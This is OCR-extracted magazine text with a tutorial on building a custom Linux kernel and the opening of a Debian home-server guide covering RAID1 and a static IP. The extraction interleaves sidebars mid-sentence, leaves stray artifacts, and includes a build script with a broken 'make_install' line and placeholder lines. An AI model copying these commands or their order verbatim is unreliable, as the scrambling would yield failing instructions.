You don't need to be root to configure and compile a kernel. You only need to be root (or use `sudo`) to run `make modules_install//cends/` and `make install//cends/`. You need to be root to update the bootloader too, so most people just do the whole thing as root.

**W**hen Linus Torvalds released the Linux kernel into the wild, over 30 years ago, it was as source code. To use it, you had to configure and compile it.

Things have moved on in the intervening years and distributions (distros) now supply a kernel already configured and compiled for the vast majority of hardware, yet still there are people that compile their own kernels. Why would you do this? There are a number of reasons for doing this that we will cover briefly before moving on to how to configure, compile and install a kernel and associated drivers.

Distro kernels are general purpose, they include almost everything that almost everyone needs, which means that you don't need most of what they come with. They are also built for a generic CPU, which means by compiling it yourself you get a tighter kernel that is tailored to your hardware and usage. Distro kernels are generally well tested, but that takes

time so you don't get the latest, eg Ubuntu 16.04 came with kernel 4.4.0 and it was already three months old at that point. A further three months later it was using a slightly later revision of 4.4.0. The latest stable release from [www.kernel.org](http://www.kernel.org) is 5.15.13. This isn't a criticism of Ubuntu or any other distro, if you install their software you expect it to be well tested. However, you may need features in a more recent kernel, such as drivers for recent hardware ie the AMDGPU.

It may also be that your hardware requires a patch to the kernel to be fully supported, in which case a recompile of the existing kernel may suffice. If you want the maximum performance from your hardware – particularly if it's low-end or embedded – a custom kernel may make quite a difference. And, of course, there are the geek points to be gained when you tell people that you roll your own kernel.

## To the source

So where do we start? That depends on whether you want the latest release or want to work with your distro's kernel. Most distros patch their kernels, for performance or compatibility, so starting with theirs may be a good idea. However, the patching is probably not as prevalent as it used to be, eg distros no longer need to patch for their init system as they almost all use *Systemd*. If you want to start with your distro's kernel source, install it from your package manager in the usual way. In Ubuntu and friends, the package you want is called **linux-source**. After installing it, you should find a tarball

► The [kernel.org](http://kernel.org) website is the source of all kernel downloads (obviously).

maintainer	version	date	Source [inc. patch] [view diff] [Browse]	Signed [inc. patch] [view diff] [Browse]	SHA1 [inc. patch] [view diff] [Browse]	MD5 [inc. patch] [view diff] [Browse]
Linus Torvalds	5.15.13	2022-01-05	[tarball]	[tarball]	[tarball]	[tarball]
	5.15.90	2022-01-05	[tarball]	[tarball]	[tarball]	[tarball]
	5.14.170	2022-01-05	[tarball]	[tarball]	[tarball]	[tarball]
	5.14.224	2022-01-05	[tarball]	[tarball]	[tarball]	[tarball]
	5.14.241	2022-01-05	[tarball]	[tarball]	[tarball]	[tarball]

## Patching your kernel

As previously mentioned, many distros apply various patches to their kernels. It may be that you need or want to do the same. These patches may be to support additional hardware or to enable extra features. They may not be in the main kernel source because they are too new, have not been sufficiently tested or are otherwise unsuitable.

To show how it's done we will apply a patch that gives a greater choice of CPU optimisations. Download the ZIP file from [https://github.com/graysky2/kernel\\_gcc\\_patch](https://github.com/graysky2/kernel_gcc_patch) and unpack it.

The latest release of the patch requires at least version 4.9 of the *GCC* compiler being installed. You can check which you have by running `gcc --version`. If yours is older, either upgrade or use one of the older versions of the patch from the ZIP file. Copy the patch file to your kernel source directory, cd there and run `$ patch -p1 <enable_additional...`.

The `-p1` option tells `patch` to ignore the first level of directories in the patch file. View the file to see what this means. Depending on the source of your patch, you may need to use a different

figure here. The `patch` command will report a file not found if the value is wrong.

Now run `make menuconfig` and check the options under 'Processor type and features/Processor family' and you will see plenty more choices. If you are compiling a kernel to run only on the same machine, or identical hardware, pick the Native Optimisations option and the compiler will determine and use the best optimisations for that system. This will give a better performing kernel that one built to run on all x86\_64 systems, at the expense of portability.

of the source code at `/usr/src/linux-source-x.y.z`. If you want to use the latest source from [www.kernel.org](http://www.kernel.org), download the tarball.

Whichever option you chose, it is now time to open a terminal, switch to root with `su` or `sudo -i`, `cd` to `/usr/src` and unpack the tarball with, eg `$ tar xf linux-source-4.6.4.tar.xz`. Before we go any further, we must make sure we have a compiler and associated build tools installed. With Ubuntu, this is done by installing the **build-essential** package. You also need to install **libncurses5-dev** to be able to use the kernel configuration program. Now we can `cd` into the directory we have just unpacked and start configuring the kernel. The kernel is configured in a text file called `.config` in the main source code directory, but don't think about editing this by hand, it's well over 4,000 lines long. There's a program to help you with this, so maximise your terminal window and run `$ make menuconfig`.

This presents a hierarchy of settings sections; move between them with the cursor up and down keys, descend into sections with Enter and toggle options with the space bar. Toggling on an option category will usually present more options. The left and right keys move between the actions at the bottom, Exit should really be labelled back, as that's what it does. It only exits the configuration program when pressed at the start screen. Help is self-explanatory. Hopefully, the same description also applies to what you see when you press it, further information on the highlighted option. Despite previous comments about tailoring a kernel to your hardware, the first objective is to get a kernel that just works. That's not too difficult as most of the options have sane defaults. Once you have a working kernel, you can decide how much time you want to devote to optimising and tweaking it.

## Built-in vs Modules

In the early days of Linux, the kernel was truly monolithic. It was a single file that included all the drivers, filesystems, network code and other options selected when compiling it. This became unwieldy as the range of supported hardware grew, so modules were introduced. These are extra bits of the kernel that exist as separate files (in `/lib/modules/kernel-version`) and are loaded into the main kernel when needed. When you press the space bar to toggle an option, some switch between showing a \* for on and nothing for off. Others have a third option, M, which means the option will be built as a module. This is how distro kernels support so much hardware—they have modules for just about everything and the hardware detection magic loads the correct ones.

When building your own kernel, you don't need to include everything. Not only do they occupy disk space but building

everything takes a lot longer than compiling just what you need. How do you decide whether to build something as a module or into the kernel? When you are compiling for a specific machine a good rule is to build in drivers that you'll always use but create modules for things that are only used some of the time, eg on a desktop or server system, it makes sense to compile the driver for the Ethernet card into the kernel as you will always need it. On the other hand, a laptop will sometimes use wired networking, sometimes wireless and sometimes neither, so modules make more sense. Similarly, whichever filesystem you use for your root partition and the driver for your hard disk controller (usually the generic AHCI driver) should be compiled in. FAT filesystems, as used on USB sticks, and the USB mass storage driver itself could be modules. If you don't build in essential items, such as the root filesystem, you won't be able to boot your kernel without an initramfs, which we will look at shortly.

The ncurses interface of *menuconfig* is extremely functional but pretty basic in interface terms. There's also a nice GUI version, which require *Qt*. If you are using KDE, you already have this, otherwise install *libqt4-dev*.

## The pointy-clicky alternative

Then run `$ make xconfig`. There's also a *GTK* version called with `make gconfig`, although it doesn't have all the features of the *Qt* version. Whichever interface you use, the procedure is the same. Let's start with some general features. Go to General Setup and enable 'Kernel .config support' and 'Enable access to .config through /proc'. The first stores the current kernel config in the kernel and the second makes it available through `/proc/config.gz`. This can be incredibly useful when you are experimenting with different kernels. Go to Processor type > Features > Processor family. This will be set to a generic x86\_64 CPU by default, which is fine unless you're using something different. Unsetting the 64-bit kernel option



If the kernel boot messages flash past too fast for you to read, record the screen with a phone camera and watch it back at reduced speed, finger over the Pause button.



» **The ncurses menuconfig interface. It may not be pretty but it's useful and very quick once you get the hang of it.**

# Distros

» will then give you a choice of 32-bit CPUs as well. This is the default when using a 32-bit OS.

Next, you need to make sure the modules for your hardware are configured. This is generally quite easy, thanks to the `lspci` command. This command lists all the hardware on your motherboard, onboard chips as well as PCI cards, and with the `-k` option it shows the module used by each device. If you don't already have a working kernel on your target machine, you can run this from a live CD.

```
$ lspci -k
```



```
07:00.0 Ethernet controller: Realtek Semiconductor Co., Ltd  
Subsystem: Gigabyte Technology Co., Ltd  
Motherboard
```

Kernel driver in use: r8169

So I know I need the r8169 option for my network card, but where do I find that? Simple, if you are using the Qt configuration program, press `Ctrl+f` and type in the name of the module or anything else you need to search for. It will show you a list of matches, from where you can enable the one you want. Clicking on the option description shows information about it in the pane below. If you are using the ncurses configuration program in a terminal, press `'` to search. This shows a list of search results, and whether each one is enabled or not. Press the number alongside the one you want to go straight to it. From there you can also view the help text for the option.

Sometimes an option will show up in the search results but not be available as an option to select. This is because it depends on some other option being set first. The help screen for an option will often have a 'Depends on:' line that lists the options it needs and their current setting. Make sure

» **The Qt configuration front-end, the most full-featured of the choices. Here it is showing the extra CPU choices enabled by applying the kernel\_gcc patch.**



» **If you have GTK but not Qt on your computer, this is the graphical front-end for you, invoked with make gconfig.**

they are all set to 'y' or 'm' (built-in or module). Usually there are only one or two to consider but sometimes it can be a bit of a treasure hunt tracking down all the options you need.

## Making the kernel

So you have been through the configuration and got something you think is what you want, now it is time to build and install it. There are three commands to do this:

```
$ make all
```

```
$ make modules_install
```

```
$ make install
```

You can string them together in a single line like this

```
$ make all modules_install install
```

But it's best to run each separately while you are getting the hang of things. If something goes wrong you will know which stage failed. You shouldn't normally get errors during compilation unless you are using a patched kernel and the patches conflict. If you do get a build failure, paste the error message into your favourite web search engine. The first command builds the kernel and all the modules you asked for, the second installs the modules into **/lib/modules/**

**[kernel-version]** and the last one copies the kernel itself, and a copy of its config, to **/boot**.

If you built everything needed for the first part of booting, like the root filesystem and your disk interface controllers, into the kernel and not as modules, you are almost ready to try it. One final step is needed, to add an entry for your new

## Troubleshooting

The are two types of people: those whose first kernel compiled and booted correctly and those who tell the truth. It can take a few tries to get it right, look at the sub-version number on distro releases, but you cannot break your system. This is because installing a new kernel version doesn't touch your old kernel, and your Grub menu will contain all the kernels it finds in **/boot**. So experiment away knowing you have a safety net. The most common failures, especially if you are not using an initramfs, are not including essential items like your hard disk controller and root filesystem type as built-ins. Remember, you cannot load any modules until the root filesystem is mounted.

The usual sign of a failure is a kernel panic, the kernel is doing it so you don't need to, or it

simply stops with an error message. Read the error messages onscreen, you can scroll back a bit with `Shift+PageUp` providing the kernel is still running. The default scrollback buffer is fairly small, but you can set it larger in the kernel with the **VGACON\_SOFT\_SCROLLBACK\_SIZE** option—press `'` to find it! You can also override this setting by passing **fbcon=scrollback:Nk** to the kernel via the bootloader, where **N** is the size in KB, but it's probably easier to set this to something like 128K in the kernel while you are experimenting. Speaking of bootloader options, you may want to disable the **GRUB\_HIDDEN\_TIMEOUT** option in **/etc/default/grub** so you see a menu with the kernel choices, just in case you need to select your fallback kernel. You

should also disable any splash screens in here so you can see what is going on.

When you go back into your kernel source, make some changes, recompile and install, the previous version will be renamed with '**.old**'. The old.old version will be lost. If you want to keep track of all your experimental versions, you can either set **LOCALVERSION** in the config or create a file called localversion in the source tree. The contents of these will be added to the kernel version, so you can increment them as you go along. That will mean you could have a lot of kernels in **/boot**, feel free to delete any you no longer need, along with the accompanying **System.map** and **initramfs** files. You should also delete the corresponding directories from **/lib/modules**.

## Updating your kernel

After spending some time getting your customised kernel just the way that you want it, that annoying Linus Torvalds guy goes and releases a new version. You're probably thinking that you'll have to start all over again, right? Actually, you don't. You'll need to download and unpack the new sources. Apply any patches you

want, bearing in mind that some may fail because you may need a new patch or even none at all as it's now in the kernel. Next `cd` into the source directory, copy your old `.config` file into it (there will be a copy in `/boot` and also in `/proc` if you set that option) and run `$ make oldconfig`.

This command compares your existing `.config` with the options available in the new Linux kernel version and prompts you for any new options it finds. For a minor update, eg from version 4.6.3 to 4.6.4, there will most likely be nothing to do. Then you can compile and install the kernel as before.

kernel to the boot menu with one of `update-grub` or `grub-mkconfig`, depending on your distro:

```
$ update-grub
$ grub-mkconfig -o /boot/grub/grub.cfg
```

### Need an initramfs?

If you look in the `/boot` directory of just about any Linux distro, you will see at least one `vmlinuz-version` file, these are the kernels. You will usually see a matching `initrd` or `initramfs` file. These are initial ramdisks and are a way to have a kernel boot on all sorts of hardware without building everything into the kernel. The initial ramdisk is a filesystem that the kernel mounts as soon as it starts up. This filesystem mainly consists of a collection of modules, a few essential programs and a script – usually called `init` – that the kernel runs. This script runs the magic of detecting your hardware, loading the relevant modules, mounting your root filesystem and then passing control of the boot process to the real filesystem. The `initramfs` is unmounted when it is no longer needed, freeing up and memory it used.


There are a number of ways to create an `initramfs`, most distros have their own method, but there's now a generic solution that makes the whole thing much easier. `Dracut` leverages the hardware detection abilities of `udev` to produce an `initramfs` that will then boot your kernel on any hardware for which it has support. The best part is that creating an `initramfs` this way is so easy, just run:

```
$ dracut --kver=[kernel-version].
```

This creates a suitably named `initramfs` file in `/boot` for the kernel you specify (if you don't specify a version it's built for the current running kernel). The `run update-grub/grub-mkconfig` and the `initramfs` will be added to your boot menu. `Dracut` can do more than this, such as assembling RAID arrays or unlocking encrypted partitions [see [Linux Format 197](#) for a more detailed explanation].

### Third-party modules

So called 'out of tree' drivers are kernel modules that are not included with the kernel. The most common example of these



are the Nvidia graphics drivers, closely followed by various Wi-Fi drivers, excluded from the kernel because they contain proprietary code.

After compiling a new kernel, you will need to rebuild these drivers. You can wait until after you have rebooted, but that may mean you have no network connection, so make sure you have the driver packages available. You can usually reinstall them before you reboot, but they have to know which kernel to build for. The de facto standard way of doing this is to look for a symlink from `/usr/src/linux` to your kernel sources and build for that version, so it is a good habit to create this symlink whenever you unpack a new kernel. If you have to do some of these, it may be easier to use a short shell script to handle the various steps in compiling and building a kernel, something like:

```
#!/bin/sh
date -Iminutes >localversion
make all
make modules_install
make_install
dracut --kver=$(cat include/config/kernel.release)
update-grub
run nvidia installer
reinstall wireless drivers
```

This takes care of everything from giving each kernel a unique version to updating the bootloader and reinstalling the out of tree drivers.

We have mainly looked at using either the vanilla sources from [www.kernel.org](http://www.kernel.org) or our distro's sources, but there are some other kernel versions out there. These are usually supplied as patchsets that you apply to the vanilla kernel source. One of the most well known is CK patchset from <http://users.on.net/~ckolivas/kernel> but you should concentrate on learning to build a stock kernel before getting adventurous with these. If you want to get really adventurous, you can download the sources for the latest release candidate from [www.kernel.org](http://www.kernel.org) or even get the very latest sources with git from <https://github.com/torvalds/linux>. ■

**You will see something like this during your early experiments, it is all part of the learning process. In the words of the Adams' classic—don't panic!**

```
[ 1.387977] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS rel-1
[ 1.387977] .9.1-0-g3ef39f-prebuilt-qemu-project.org 04/01/2014
[ 1.387977] 00000006 00000006 f58a7efc c1329fae f58a7f34 c19fa2f4 f58a7f14 c
[ 1.387977] 111b345
[ 1.387977] c19fa2f4 f58a7f34 c19fa2f4 f51e9022 f58a7f60 c1bc0ef7 c19fa864 f
[ 1.387977] p8a7f7f
[ 1.387977] c1a5430f 00000001 c1c120c0 f66a1d20 6e6b6e75 2d6e776f 636f6c62 2
[ 1.387977] -3020b6
[ 1.387977] Call Trace:
[ 1.387977] (=>c1329fae) dump_stack+0x47/0x69
[ 1.387977] (=>c111b345) panic+0xd4/0x1a3
[ 1.387977] (=>c1bc0ef7) mount_block_root+0x186/0x1b0
[ 1.387977] (=>c1092933) ? x86_pmu_commit_tx+0x3/0x170
[ 1.387977] (=>c1bc0ff1) ? mount_root+0x10/0x105
[ 1.387977] (=>c117c1e0) ? Sys_uunlink+0x10/0x20
[ 1.387977] (=>c1bc113c) prepare_namespace+0x116/0x147
[ 1.387977] (=>c1bc113c) kernel_init_freeable+0x191/0x1a3
[ 1.387977] (=>c1bc113c) kernel_init+0x10/0x100
[ 1.387977] (=>c107780c) ? schedule_tail+0xc/0x50
[ 1.387977] (=>c10b1609) ret_from_kernel_thread+0x21/0x38
[ 1.387977] (=>c18ac6c0) ? rest_init+0x60/0x60
[ 1.387977] Kernel Offset: disabled
[ 1.387977] --- End Kernel panic - not syncing: UFS: Unable to mount root fs on unknown-block(8,3)
```

# The Ultimate Home Server

We show you how to set up a Debian home server that can enrich your life.



**R**unning Linux on your home computer is something of a rite of passage, all the more so when it becomes your main operating system. Friends are bemused as the incantations you type give rise to arcane console output, error messages, or pictures of cats.

They ask if they can run Linux too, and you say something enigmatic like: "I can only show you the door, you must walk through it". They usually stop being your friends at that point. But that's

okay, you don't need friends, you have Linux... and unlike your erstwhile friends Linux is also a great server OS. And a home server is a great substitute for friends. Well

throughout your household, schedule cloud backups and much more. If you've never set up such a thing before, fear not—as with many things Linux, the process is much easier now than it used to be. Working outside of a GUI can be a intimidating at first, but once the initial setup is done everything else can be done from of the desktop.

If you've already done this before, maybe you'll learn some new tricks, or maybe you'll write and tell us how stupid our strategy has been, we can't wait.

**"Share photos throughout your household, schedule cloud backups and much more."**

maybe not, but in this tutorial we'll show you how to set up a machine that can safely store your documents, share photos


# Building and configuring

Assemble and pray to \$DEITY for the happy beeps. Then install Debian.

**N**ot that long ago we would've spent a good page talking about hardware considerations – back then hardware support was something of a minefield – here we've squished it all into a box.

Things still aren't perfect on Linux, but serious hardware incompatibilities tend to be reserved for laptops, so any issues you run into elsewhere tend to be pretty minor and easily corrected. In theory, you could cobble any old bits together and make a server, but old components (particularly disk drives and power supplies) have a habit of breaking and broken is generally not a good state for a server to be in. Further, when these components do break, replacements are often only available second-hand (and often at a vastly-inflated price) and so may not last long. Also that ten-year-old IDE drive that's been sitting on your desk all year is unlikely to be fast or capacious enough to be useful. Add to that the fact that old gubbins is inefficient and tends to get hot and noisy (and nobody likes inefficiency, fires or disturbance) and our perils of relying on old hardware talk is done. By all means use spare parts that you have lying around, but only if you're confident they will last.

We're going to use Debian for our server, though all the packages we refer to are available on other distros, so you can use whatever you like. If you really must, this includes desktop distros, but we have no need of GUIs where we're going. So things like Ubuntu Server, CentOS, or Arch Linux are more reasonable choices. We're going to have a dead simple



partition set up for our OS drive—just an ext4 partition for the OS and a swap partition, basically what you get if you accept the defaults on a standard install. While some people would be tempted to do something more exotic, viz snapshots, rescue partitions and LVM, we're working on the theory that if the worst does happen our configuration will be easy to replicate with a fresh install. Backing up a couple of key configuration files will make this process even easier.

Debian is easy to install, just grab the ISO (either the small Network Install or the first CD from the install set) from [www.debian.org](http://www.debian.org) and away you go. You'll be prompted to set a password for the root user, setting this to blank will disable the root account and install `sudo`, which you may prefer. You'll certainly want at least one user account at this stage, others can be added as required (with draconian storage quotas, if you want to be that kind of sysadmin). The 'Guided—use entire disk' option will set up an ext4 and a swap partition, which is all our server needs.

Once everything's installed reboot into the new system and log in as root (or your user if you disabled the root account, we'll use the `#` prompt to indicate commands that will require `sudo` usage). It's good practice to keep your server up-to-date, so our first act will be to update package lists and catch any last minute upgrades:

```
# apt-get update
```



This is the minimal Debian collection set we started with. The installation took up just over a gigabyte.

## Hardware

A typical home server doesn't need much processing power at all, a dual-core Pentium chip will be fine and 4GB RAM will be more than enough. A wired connection is much preferable to a wireless one, consider investing in powerline adapters if your server has to live far away from your router. It's worth investing in gigabit Ethernet (which might also entail a home router upgrade), particularly if you envisage lots of data flowing between your server and client

machines around your home. Small cases are great for hiding in nooks and crannies, but the popular mini-ITX cases tend not to be able to accommodate more than one 3.5-inch drive, which may be a problem.

For this feature, we're going to install our OS on one drive (ideally an SSD, but it could be a hard drive, or even a fast USB stick), and have a 2-drive RAID1 (mirrored) array for storage. Our OS drive should be at least 20GB, we won't

be putting much there, but room to move can be helpful. Large SSDs are expensive, so spinning disks are generally preferable for terabyte-scale storage. Mirroring drives might seem like an unnecessary sacrifice (especially when we tell you that RAID is no substitute for backing up), but disk failures happen and servers deserve more caution than a home machine. If you have a different disk strategy in mind that's fine, these are just guidelines.


# Adding a RAID setup

Set up a mirrored array of redundant storage and then make your server easy to find with a Static IP.

The next step is to set up software RAID array using `mdadm`. Let's suppose we have two 1TB drives, which can be had for about £30 a pop nowadays. There is a natural aversion to sacrificing capacity, it would be tempting to have two large partitions (one on each drive), but if one drive fails you lose half your data, and by Murphy's law it will be the good half. You could be even more reckless and conjoin multiple drives together (JBOD) into a single logical volume, but here if one drive fails you lose all your data. Don't hate your data. There's also a common misconception that your drives have to be identical for RAID. This isn't true, and in fact there's a reasonable argument for using different drives, or at least drives from different batches, in case of manufacturing faults.

With the drives connected, check their device nodes by running `lsblk`. It would be inconvenient if we wiped our Debian install. Let's assume our data drives are `/dev/sdb` and `/dev/sdc`. The first step is to partition the drives, and for this purpose we'll use `gdisk` (strictly necessary for drives larger than 2TB). SSH into your server (as root if you set a password earlier) and run:

```
# apt-get install gdisk
```



› Wikipedia will tell you all about the more exotic RAID levels, but you need more than two hard drives for them to be of any use.

```
# gdisk /dev/sdb
```

Enter `p` to list any extant partitions. You'll want to delete these by pressing `d` and following commands until there are none left. Now create a new partition by pressing `n` and accept the default of 1 for its number. Also accept the default start sector by pressing Enter. We could just use all of the drive, using the last sector to mark the end of the partition, but this is potentially risky: There are often discrepancies of a few megabytes between drives of ostensibly the same capacity (even ones with identical model #s). This won't be a problem right away, since `mdadm` will use the size of the smallest drive, but we may have to replace one in the future, and it would be annoying if this replacement drive came up just a little short. So in this case we might enter `-1G` for the last sector, sacrificing 1GB. This is probably overly cautious, but it's only about 0.1% of total capacity and could save much hassle later. Use a similar ratio if your drives are differently sized, and use trial and error if your mathematics is shaky—do-overs are allowed if you mess up. Enter `FD00` when prompted for the partition type and then press `p` to make sure things look OK. If they do, press `w` to write the table to the disk. Now quit `gdisk` and repeat the process for `/dev/sdc`.

We also need to install and configure `mdadm`. Installation is simply `# apt-get install mdadm` which will ask if you need any `mdadm` devices to be available at boot time. We don't, so just enter `none`. As a final step, we wipe the drives' superblocks in case data from any previous RAID arrays is still there:

```
# mdadm --zero-superblock /dev/sdb /dev/sdc
```

With the drives primed we can create our mirrored array:

```
# mdadm --create /dev/md0 --level=1 --raid-devices=2 /dev/sdb1 /dev/sdc1
```

This will ask you if you want metadata at the beginning of the drive—don't worry it's safe to enter `y` here. Then it will create a new device node and at this stage it would be rude not to put a filesystem on it: `# mkfs.ext4 /dev/md0`.

We need to create a mountpoint for our RAID device, which is just a matter of `# mkdir /mnt/lxfraid`. Finally, we need to ensure our array is automounted at boot. We could probably get away with referencing the array by its device node (`/dev/md0`), but it's more failsafe to use its UUID, which we ascertain with `# blkid`. Armed with this knowledge, add a line of this form to `/etc/fstab`, and all should be sweet:

```
UUID="90abcdef..." /mnt/lxfraid ext4 defaults 0 0
```

## What RAID does and does not protect

With RAID1 [Find out more on RAID levels in [Linux Format 206](#)] if something goes wrong on our data volume then we can restore (in the event of a single drive failure) or cry into our soup because we didn't have a backup strategy for two failures in place and now the whole array is unreadable. That might sound alarmist, but

it's important to recognise that these things do happen. Drives can also fail subtly leading to silent data corruption, and RAID doesn't protect against this kind of thing. Hearing that news, you might be tempted to set up LVM to conjoin your drives into a single logical volume. This has the disadvantage that if one drive breaks, the whole

volume becomes unreadable. Such practise is called hating your data. Don't hate your data. Have a backup strategy in place. Much of the data you may plan on storing is likely to be pretty fungible anyway: Linux ISOs and Steam libraries can be redownloaded, DVDs and CDs you've ripped can be ripped again, and so forth.

# Establishing a static IP

Stop your server being, to adopt the haughty parlance of the authorities, of no fixed abode.

**B**y default, Debian will request an IP address from your router using DHCP. This means though that on next reboot it may well end up with a different IP, which will make SSHing in from elsewhere on the network a challenge and also flummox any port forwarding arrangements later.

Some broadband routers will allow you to reserve an IP for a machine based on its MAC address, which is one way of solving this problem, but we can also just set up a static IP on our server. We need an address that is of the same shape (by that we mean belonging to the same /24 subnet) as that of your router—the IP address it has already assigned you is a perfectly good choice. You can find this out by running this command `# ip a`. This will show you all kinds of useful information about your network interfaces, of which there will probably be at least two: the loopback interface `lo` and your Ethernet card `eth0`. Look for a line such as:

```
inet 192.168.1.100/24 brd 192.168.1.255 scope global eth0
```

in the `eth0` stanza. The `192.168.1.100` part is your machine's IPv4 (we're not going to concern ourselves with IPv6 addresses today) address on your home network. Yours will be different (it might not even begin with 192.168), so don't just copy this blindly. In this case the router's address will also commence 192.168.1, you can find the last part (you mean octet – Ed) either by already knowing it, by looking on the router's small print, or by running the command:

```
# netstat -nr
```

and glancing at the `Gateway` column (it's usually 1 or 254). As well as assigning IPs, DHCP also provides routing and DNS information, so since we're eschewing DHCP we need to explicitly tell our machine about our network. In Debian this is all done in a file, which the following commands will backup and open:

```
# cp /etc/network/interfaces{,.bak}
# nano /etc/network/interfaces
```

Replace the line

```
iface eth0 inet dhcp
```

with the following block (leaving intact any preceding lines such as `allow-hotplug eth0`)

```
iface eth0 inet static
    address 192.168.1.100
    netmask 255.255.255.0
    gateway 192.168.1.254
```

where the gateway address is that of your router. Save this file and exit with `Ctrl+x, y, Enter`. We also need to tell Debian to use the router for hostname lookups, which involves another file:

```
# nano /etc/resolv.conf
```

This time delete any lines beginning with `nameserver` and leave in their place the line:

```
nameserver 192.168.1.254
```

Again, the IP here is that of your router (which will forward DNS queries to your ISP). You may also prefer to use Google's

```
[jonn1@ruffnready ~]$ ssh 192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.
ECDSA key fingerprint is SHA256:OyeD0iVUfDpBd36cm86t5fSJHrqKXorL44+tlUBRQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.100' (ECDSA) to the list of known hosts.
jonn1@192.168.1.100's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by law.
Last login: Wed Jun 15 07:38:39 2016 from 192.168.1.144
jonn1@lxserver:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
            valid_lft forever preferred_lft forever
            linknet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
    link/ether 08:00:27:62:db:80 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.100/24 brd 192.168.1.255 scope global eth0
            valid_lft forever preferred_lft forever
            linknet6 fe80::a80:27ff:fe62:db8/64 scope link
                valid_lft forever preferred_lft forever
jonn1@lxserver:~$ 
jonn1@lxserver:~$ 
jonn1@lxserver:~$ 
```

➤ The first time you SSH into a machine, you'll need to confirm the machine's fingerprint. The `ip` command displays a lot of information for few keystrokes.

